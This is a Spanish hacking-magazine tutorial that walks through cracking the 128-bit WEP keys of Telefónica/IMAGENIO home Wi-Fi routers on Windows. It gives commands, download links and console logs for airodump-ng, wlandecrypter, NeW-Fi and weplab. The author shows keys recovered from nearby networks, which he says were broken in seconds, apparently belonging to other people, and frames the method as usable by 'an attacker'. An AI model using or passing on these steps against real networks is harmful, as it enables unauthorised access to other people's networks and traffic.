En el artículo de este mes seguiremos hablando de las redes inalámbricas de IMAGENIO y ADSL de Telefónica. Pero enfocado mayoritariamente para los sistemas operativos de Microsoft Windows.

Si el espacio lo permite también tocaremos los problemas con los que nos podemos encontrar a la hora de realizar un ataque de estas características y aprenderemos como solucionarlos. Y si no, serán temas que tocaremos el próximo mes.

En ocasiones recoger trafico inalámbrico se hace muy pesado y muy lento. Recordad que para poder realizar el ataque necesitamos recoger al menos un paquete con vector de iniciación (IV) de la red inalámbrica objetivo. Recordar también que los beacons frames no sirven para romper un cifrado WEP.

Pues bien. Todas estas cosas las vamos a tocar en el artículo de hoy. Espero que os resulte tan interesante como los artículos pasados del Taller Hack Wi-Fi.

Recordar (si, ya se que soy pesado con esto) que tenéis a vuestra disposición mi correo electrónico: nettinghxc@gmail.com para que podáis poneros en contacto conmigo. Os ruego que no utilicéis mi correo para que os resuelva preguntas acerca del curso Hack Wi-Fi o cualquier otra duda relacionada con el mundo inalámbrico. Para eso disponéis de varios foros donde podré y contestaré todas vuestras posibles dudas: http://www.hackwifi.tk y http://www.wadalbertia.org. De esta manera ayudaremos a enriquecer el foro y que posibles usuarios con las mismas preguntas ya tengan la solución a sus problemas.

Por último mencionar mi blog donde voy añadiendo noticias de interés general, las portadas de las revista así como una breve descripción de mis artículos publicados (también los del amigo Death_Master, que por cierto, ahora se ha montado un blog!! JA!! Has caído como los demás muhahahaha).

Bueno, pues nada más. Empecemos de una vez...

Introducción y Escenario

Este artículo vamos a intentar que sea lo más práctico posible. La teoría ya la venimos estudiando meses atrás. A estas alturas ya debe de estar más que entendida.

Primero vamos a poner un escenario:

- **Red inalámbrica objetivo: WLAN_A0**
- **MAC del Router Inalámbrico: 00:60:B3:XX:XX:XX**
- **Sistema Operativo: Microsoft Windows**
- **Tarjeta inalámbrica: Cualquiera que soporte el modo monitor en Windows y la inyección de paquetes.**

Nuestro objetivo es romper el cifrado WEP de 128 bits de la red inalámbrica objetivo.


Los pasos a seguir

En este apartado resumimos todos los pasos que vamos a resumir todos los pasos que vamos a realizar para llevar el ataque de ruptura del protocolo de cifrado WEP de redes inalámbricas de IMAGENIO y ADSL de Telefónica.

De principio los pasos a seguir son iguales para los dos sistemas operativos. Lo que cambiaría es el uso de las herramientas, su instalación, su apariencia, etc.

- Detectar la red inalámbrica objetivo.
- Poner la tarjeta inalámbrica en modo monitor.
- Lanzar Airodump / Kismet. La elección dependerá de las herramientas que utilicemos.

PARA PODER REALIZAR EL ATAQUE NECESITAMOS RECOGER AL MENOS UN PAQUETE CON VECTOR DE INICIACIÓN (IV) DE LA RED INALÁMBRICA OBJETIVO



- Lanzar Wlandecrypter o NeW-Fi.


- Y por último, enlazar Wlandecrypter con alguna de las siguientes herramientas según que caso: WepAttack, WepLab o aircrack-ng.

Con estos pocos pasos y si las circunstancias son favorables podríamos romper un cifrado WEP.

Vamos a aclarar algunas cosas antes de pasar al ataque.

Wlandecrypter lo utilizaremos en cualquiera de los dos sistemas operativos, tanto en Microsoft Windows como en GNU/LiNUX, al igual que aircrack-ng.

La diferencia entre un sistema operativo y otro es que WpAttack lo utilizaremos en GNU/LiNUX y WepLab en Microsoft Windows.



DEBEMOS DE ESTUDIAR CUAL ES EL MEJOR LUGAR PARA DETECTAR LA RED INALÁMBRICA, EVITAR EL RUIDO

Un ataque real desde Microsoft Windows.

Lo primero que vamos hacer es detectar la red inalámbrica objetivo. Para ello podemos utilizar varios programas para la detención de redes inalámbricas. En Hack Wi-Fi ya dedicamos las páginas necesarias para listar, describir y aprender a utilizar varias aplicaciones para detectar redes inalámbricas, por ello, en esta ocasión no nos pararemos mucho con el asunto.

Detectar una red inalámbrica es muy importante. Debemos de estudiar cual es el mejor lugar para detectar la red inalámbrica, evitar el ruido (acrónimo que ya estudiamos en Hack Wi-Fi), etc. Todo ello para poder realizar un ataque satisfactoriamente.

De esta manera conoceremos cual es la mejor posición, si debemos de utilizar antenas de mayor ganancia, etc.

Para esta ocasión voy a utilizar NetStumbler. Podéis descargaros la última versión de NetStumbler, la versión 0.4.0, de la siguiente dirección: http://downloads.netstumbler.com/downloads/netstumblerinstaller_0_4_0.exe

Sino recordáis el funcionamiento de NetStumbler podéis recurrir a la revista número #111 o #112. Donde hablamos de los detectores de redes inalámbricas y explicamos su utilización.

Una vez detectada la red inalámbrica objetivo, para el caso de este ataque real WLAN_A0, y realizado el estudio para saber cual es la posición más apropiada así como los aparatos que debemos de utilizar pasamos a recoger todos lo datos de interés general que NetStumbler nos brinda. Lo más importante es la dirección MAC del punto de acceso, el cifrado que utiliza (para esta ocasión un cifrado WEP), el canal (channel) y el nombre de la red inalámbrica, que para el caso tiene que ser: WLAN_XX, siendo XX dos números en HEXADECIMAL.

Para el caso de este artículo:

- **ESSID: WLAN_A0**
- **BSSID: 00:60:B3:XX:XX:XX**
- **Canal: 7**
- **Cifrado: WEP**

Una vez encontrada la mejor posición para realizar el ataque y recogidos los datos necesarios para la penetración en la red inalámbrica pasamos a recoger paquetes con vector de iniciación.

Captura de paquetes con vector de iniciación (IV)

Para capturar los paquetes con vector de iniciación de la red inalámbrica objetivo vamos a utilizar airodump-ng de la suite aircrack-ng.

Podemos descargarnos la suite aircrack-ng ya compilada para Microsoft Windows de la siguiente dirección:

http://download.aircrack-ng.org/aircrack-ng-0.9.1-win.zip

Dentro de la carpeta aircrack-ng-win-0.9.1 nos encontraremos un directorio con el nombre BIN donde estarán alojados todos los ejecutables de la suite aircrack-ng.


Para esta ocasión lanzaremos airodump-ng.exe.


Airodump-ng nos irá preguntando todos los parámetros que necesita. Comenzará preguntándonos si tenemos instalados los contraladores necesarios.

Luego nos preguntará que interfaz vamos a utilizar. Debemos de indicarle el indice de las interfaces listadas con anterioridad. En mi caso, por ejemplo: 11.

Luego nos pregunta que indiquemos el tipo de interfaz. "o" Hermes I / Realtek ,"a" Aironet/ Atheros.

Nos pregunta el canal que deseamos utilizar para capturar tráfico. Recordar que para nuestro ejemplo utilizaremos el canal 6.





Luego indicamos el nombre del fichero donde se guardarán los paquetes capturados.

Por último indicamos si deseamos que tan solo se guarden los paquetes con Vector de Iniciación o también otros paquetes capturados.

Una vez que airodump-ng capture al menos un vector de iniciación de la red inalámbrica objetivo [WLAN_A0] paramos la captura con [Control] + [c].

Airodump-ng generará un fichero con los paquetes capturados, incluidos los de Vector de Iniciación, de la red inalámbrica objetivo.

Pasemos ahora a generar el diccionario con todos los posibles Passphrases de la red inalámbrica objetivo de IMAGENIO o ADSL de Telefónica.

Generando el diccionario de los Passphrases

Hasta ahora ya obtuvimos los datos necesarios de la red inalámbrica tales como; MAC del Router inalámbrico de IMAGENIO / ADSL de Telefónica (BSSID), el cifrado que utiliza (para este caso siempre el cifrado WEP), el canal que utiliza y el nombre de la red inalámbrica (ESSID). Ya capturamos al menos un paquete con vector de iniciación de la red inalámbrica. Tan solo nos queda generar un diccionario con todos los posibles Passprases de la red inalámbrica objetivo.

Para esta ocasión podríamos utilizar wlandecrypter o NeW-Fi 0.1 [BETA] desarrollado por el mismo autor que escribe estas líneas ;). El mes pasado dedicamos todo un artículo hablando de esta herramienta desarrollada para el curso Hack Wi-Fi de @rroba.

Para no descartar ninguna herramienta vamos a describir los pasos necesarios para utilizar las dos herramientas.

Empecemos con Wlandecrypter, por eso de ser generosos con nuestros huéspedes :b.

Generando el diccionario con Wlandecrypter en MS Windows

Podemos y debemos descargarnos Wlandecrypter de la página oficial del programa ya compilado para entornos Microsoft Windows: http://www.fuerzaiberica.com/nil/rusoblanco/descargas/WlanDecrypter-0.5_win32.zip

También, debemos de descargar el crackeador desde sourceforge, estoy hablando de WepLab en su versión 0.1.5 http://switch.dl.sourceforge.net/sourceforge/weplab/weplab-0.1.5_win32.zip

Una vez que nos hemos descargado las dos herramientas que utilizaremos posteriormente tenemos que juntarlas en un mismo directorio para facilitarnos las cosas y hacer todo más sencillo y cómodo. Por ello descomprime wlandecrypter-0.5_win32 y weplab-0.1.5_win32 en el mismo directorio. No sirve que estén en el mismo directorio pero en carpetas diferentes. Las dos herramientas deben de estar en el mismo directorio.

Abrimos el interprete de comandos [Cmd.exe] desde Inicio – Ejecutar…

Nos movemos hasta la ruta donde hemos descomprimido las dos aplicaciones, por ejemplo:

```
C:\ > cd HackWiFi
```

Y lanzamos los wlandecrypter y weplab de la siguiente manera:


```
wlandecrypter.exe bssid
essid | weplab --key 128 -y
--bssid bssid archivo_de_
paquetes
```

· wlandecrypter es la herramienta que utilizamos para generar el diccionario de los Passphrases.

· BSSID: Es un parámetro que necesita

```
Channel : 06 - airodump-ng 0.3
BSSID              PWR  Beacons   # Data  CH  MB  ENC  ESSID
[redacted]         67         7        3   6       WEP  [redacted]
BSSID              STATION            PWR  Packets  ESSID
[redacted]                             27        7  [redacted]
```

PARA ESTA OCASIÓN PODRÍAMOS UTILIZAR WLANDECRYPTER O NEW-FI 0.1 [BETA] DESARROLLADO POR EL MISMO AUTOR QUE ESCRIBE ESTAS LÍNEAS



wlandecrypter para generar el diccionario. Como deberíais de saber a estas alturas es la dirección MAC del Router inalámbrico de IMAGENIO o ADSL de Telefónica. En mi caso: 00:60:B3:XX:XX:XX

· ESSID: Otro parámetro que necesita wlandecrypter para generar el diccionario. Es el nombre de la red inalámbrica objetivo. En mi caso: WLAN_A0

Luego introducimos un piper o tubería "|" que lo que hace es redirigir la salida de Wlandecrypter a weplab.

· Weplab: Es la herramienta que crackea el Passphrases de la red inalámbrica objetivo de IMAGENIO o ADSL de Telefónica a partir de del diccionario generado por Wlandecrypter y el fichero con los paquetes con vector de iniciación de la red inalámbrica objetivo.

--key 128: Indica a Weplab que el cifrado WEP es de 128 bits.

--bssid: Es un parámetro que necesita Weplab para romper la clave WEP de la red inalámbrica.

· Archivo_de_paquetes: Es el fichero que almacena los paquetes cifrados, con vector de iniciación, de la red inalámbrica objetivo.

Según todo esto deducimos lo siguiente: Wlandecrypter se encarga de generar el diccionario de los Passphrases según los datos que introduce el usuario. Gracias al estudio de las redes inalámbricas de IMAGENIO y ADSL de Telefónica ya sabemos como genera parte del Passphrase. Luego, Wlandecrypter le pasa todos los Passphrases del diccionario a Weplab. WepLab va comprobando si el Passphrases es correcto según los datos que introdujo el usuario, mayoritariamente por el fichero con los vectores de iniciación de la red inalámbrica objetivo.

Aquí os dejo varias capturas de redes inalámbrica cercanas a mi laboratorio de investigación que han sido rotas en pocos segundos.


Pasemos ahora a describir el ataque desde NeW-Fi [BETA] 0.1.

Generando el diccionario con NeW-Fi en MS Windows

El escenario será el mismo que hemos estado utilizando hasta ahora. El modo de capturar los paquetes con Vector de Iniciación, también.

Nos descargamos NeW-Fi [BETA] 0.1 de la siguiente dirección: http://www.wadalbertia.org/Software/NeW-Fi%200.1%20%5bBETA%5d/NeW-Fi.zip

Descomprimimos el fichero y ejecutamos la aplicación:




```
C:\WINDOWS\system32\cmd.exe
_win32>wlandecrypter.exe 00:60:B3:[redacted] WLAN_A0 | weplab.exe --key 128 -y --b
ssid 00:60:B3:[redacted] mierda-02.cap

wlandecrypter 0.4 - (c) 2006 nilp@inter2k6_at_gmail.com
------------> http://www.rusoblanco.com <------------

 [+] BSSID: 00:60:B3:[redacted]
 [+] Modelo: Z-com
 [+] ESSID: WLAN_A0
 [+] Seleccionada salida estandar
weplab - Wep Key Cracker Wep Key Cracker (v0.1.5).
Jose Ignacio Sanchez Martin - Topo[LB] <topolb@users.sourceforge.net>

Total valid packets read: 21
Total packets read: 4211

Statistical cracking started! Please hit enter to get statistics from John.
Weplab statistics will be printed each 5 seconds

It seems that the first control data packet verifies the key! Let's test it with
 others....
Right KEY found!!
Passphrase was --> Z001349[redacted]A0
Key: 5a:30:30:31:33:34:39:[redacted]:41:30
This was the end of the dictionary attack.

C:\Documents and Settings\NeTTinG\Escritorio\WEP\weplab-0.1.5_win32\weplab-0.1.5
_win32>
```

```
C:\WINDOWS\system32\cmd.exe
_win32>wlandecrypter.exe 00:16:38:[redacted] WLAN_C5 | weplab.exe --key 128 -y --b
ssid 00:16:38:[redacted] mierda-02.cap

wlandecrypter 0.4 - (c) 2006 nilp@inter2k6_at_gmail.com
------------> http://www.rusoblanco.com <------------

 [+] BSSID: 00:16:38:C6:C5:?F
 [+] Modelo: Comtrend 536+
 [+] ESSID: WLAN_C5
 [+] Seleccionada salida estandar
weplab - Wep Key Cracker Wep Key Cracker (v0.1.5).
Jose Ignacio Sanchez Martin - Topo[LB] <topolb@users.sourceforge.net>

Total valid packets read: 162
Total packets read: 4211

Statistical cracking started! Please hit enter to get statistics from John.
Weplab statistics will be printed each 5 seconds

It seems that the first control data packet verifies the key! Let's test it with
 others....
Right KEY found!!
Passphrase was --> C0030DA[redacted]C5
Key: 43:30:30:33:30:44:41:[redacted]:43:35
This was the end of the dictionary attack.

C:\Documents and Settings\NeTTinG\Escritorio\WEP\weplab-0.1.5_win32\weplab-0.1.5
_win32>
```

Luego vamos introduciendo los datos de la rede inalámbrica objetivo en los campos de NeW-Fi.

· El ESSID: WLAN_A0

· El BSSID: 00:60:B3:XX:XX:XX

Y pulsamos el botón "Calcular Resultado" para que NeW-Fi calcule el resultado exceptuando los dos pares de dígitos en HEXADECIMAL que desconocemos.

A partir que hemos conseguido el resultado pasamos a generar el diccionario.

Para ello pulsamos en "Generar diccionario", se nos abrirá una venta de dialogo donde debemos de indicar donde deseamos guardar el diccionario que alojará todas las posibles Passphrases de la red inalámbrica objetivo. Por defecto, en el directorio diccionarios.

Tras esto el programa empieza a generar el diccionario en la ruta seleccionada con el nombre indicado.

El programa nos indica que ya se ha generado el diccionario. Con esto ya tendríamos creado el diccionario.

Pasemos ahora a explicar como sacar la clave WEP o el Passphrases con el diccionario y con al menos un paquete con Vector de Iniciación de la red inalámbrica objetivo.

Pulsamos en el botón "Romper cifrado". Se nos abrirá otra ventana de dialogo donde seleccionar el diccionario generado para la red inalámbrica objetivo.

Luego otra ventana donde debemos de indicar el paquete con extensión *.cap con el Vector de Iniciación de la red inalámbrica objetivo.


Al cabo de unas décimas de segundo se creará un fichero de texto con el nombre de la red inalámbrica (ESSID) objetivo en la subcarpeta WEP. Esta se abrirá automáticamente.


Si todo ha ido bien obtendremos la clave WEP o el Passphra-











se en el fichero de texto con el nombre de la red inalámbrica objetivo.

Si por el contrario, el fichero de texto con el nombre de la red inalámbrica objetivo no aloja el Passphrase o la clave WEP puede ser por diferentes causas. Que no hayamos equivocado a la hora de elegir: El diccionario o el fichero con los paquetes con vector de iniciación (IVs). Error en la dirección MAC del dispositivo inalámbrico objetivo, error en el ESSID de la red inalámbrica, etc…

Hasta aquí hemos visto como recoger información de redes inalámbricas, como capturar paquetes cifrados de nuestra red inalámbrica objetivo, utilizando herramientas como wlandecrypter y NeW-Fi [BETA] 0.1 romper el cifrado WEP de la red inalámbrica objetivo de IMAGENIO y ADSL de Telefónica con WepLab.

Pasemos ahora a conseguir un diccionario con wlandecrypter o con NeW-Fi y crackear una red inalámbrica con Aircrack-ng. Quizás a muchos esto os parezca innecesario… A mí por lo contrario me parece muy importante e interesante.

Sin ir más lejos, en un hilo que he creado en las tierras de http://www.Wadalbertia.org (http://www.wadalbertia.org/phpBB2/viewtopic.php?t=3315) presentando NeW-Fi [BETA] 0.1, el proyecto, su funcionamiento, información de la utilidad, etc. Ha surgido un usuario, SLaYeR, que ha se ha topado con una red inalámbrica (aparentemente) de IMAGENIO o ADSL de Telefónica que no tiene los tres primeros pares de dígitos de la dirección MAC iguales a los que suelen concordar con los tres pares de dígitos que suelen utilizar los Routers de IMAGENIO / ADSL de Telefónica (Comtrend, Xavi, ZyXEL) … Por lo tanto, ni NeW-Fi [BETA] 0.1, ni Wlandecrypter saben trabajar con este BSSID y, por lo tanto, lo dan como inválido, cuando realmente no tiene por que ser así.

SI UN ATACANTE O UN USUARIO QUIEREN COMPROBAR DE IGUAL MANERA LA SEGURIDAD DE ESTA RED INALÁMBRICA PODRÍA HACERLO DE TODOS MODOS

Si un atacante o un usuario quieren comprobar de igual manera la seguridad de esta red inalámbrica podría hacerlo de todos modos. Siempre y cuando conozca el patrón que siguen estas redes inalámbricas.

Nosotros, los lectores de Hack Wi-Fi, ya sabemos como funciona el patrón que siguen estas redes inalámbricas y, con la ayuda de NeW-Fi, podríamos comprobar de igual manera la seguridad de esta nueva red inalámbrica.

Seguramente ahora le veis más importancia que antes, ¿verdad?

NeW-Fi [BETA] y Wlandecrypter.

Comprendida la interesante posibilidad que nos da comprobar la seguridad de una red inalámbrica (aparentemente) de IMAGENIO y ADSL de Telefónica que sigue un mismo patrón que las redes inalámbricas anteriores pero que sin embargo se diferencia en la dirección MAC del Router inalámbrico, aspecto que en teoría no tiene por que importarnos si sigue el mismo patrón que las demás redes inalámbricas investiguemos como podríamos comprobar la seguridad de dicha red inalámbrica "diferente".

Lo primero que tenemos que hacer es conseguir la dirección MAC (BSSID) del Router inalámbrico. Información que podríamos conseguir con varias herramientas ya citadas (NetStumbler, airodump-ng, kismet, etc).


Para el caso, la red inalámbrica cuenta con un BSSID: 00:02:CF:XX:XX:XX.

El nombre de la red inalámbrica es: WLAN_F5

Lo siguiente es conocer el fabricante del Router inalámbrico. Para ello, podemos buscar en el amigo google… que nos enviaría a: http://standards.ieee.org/regauth/oui/oui.txt

Si buscamos en este listado de fabricante según su dirección MAC no encontraremos a nuestro Router inalámbrico objetivo… Sin embargo, si buscamos en la página de http://www.seguridadwireless.net más concretamente http://hwagm.elhacker.net/php/listadomac.php#lista e insertamos en la caja de direcciones MAC los tres primeros pares de dígitos de la dirección MAC del Router nos encontramos con lo siguiente:

```
    Fabricante SI localizado
en base de datos
    La dirección MAC 00:02:
CF corresponde al fabricante:
ZyGate Communications, Inc.
    Número de impresiones:
37491
    Número de consultas
```



```
realizadas: 19519
   Solicitudes respondidas
correctamente: 15961
   Solicitudes no respondidas
correctamente: 3558
   Posición interna del
fabricante informado: 721 de
9031 registrados
   Indice porcentaje
kaffkiano: 52.0631618255%
   Tasa eficacia:
81.771607152%
```

Interesante. El Router inalámbrico es un ZyXEL. Por lo tanto, puede seguir el mismo patrón que las demás redes inalámbricas a excepción de una cosa... Su dirección MAC Ethernet también puede variar. Y esto podría variar la forma de calcular el Passphrases de la red inalámbrica.

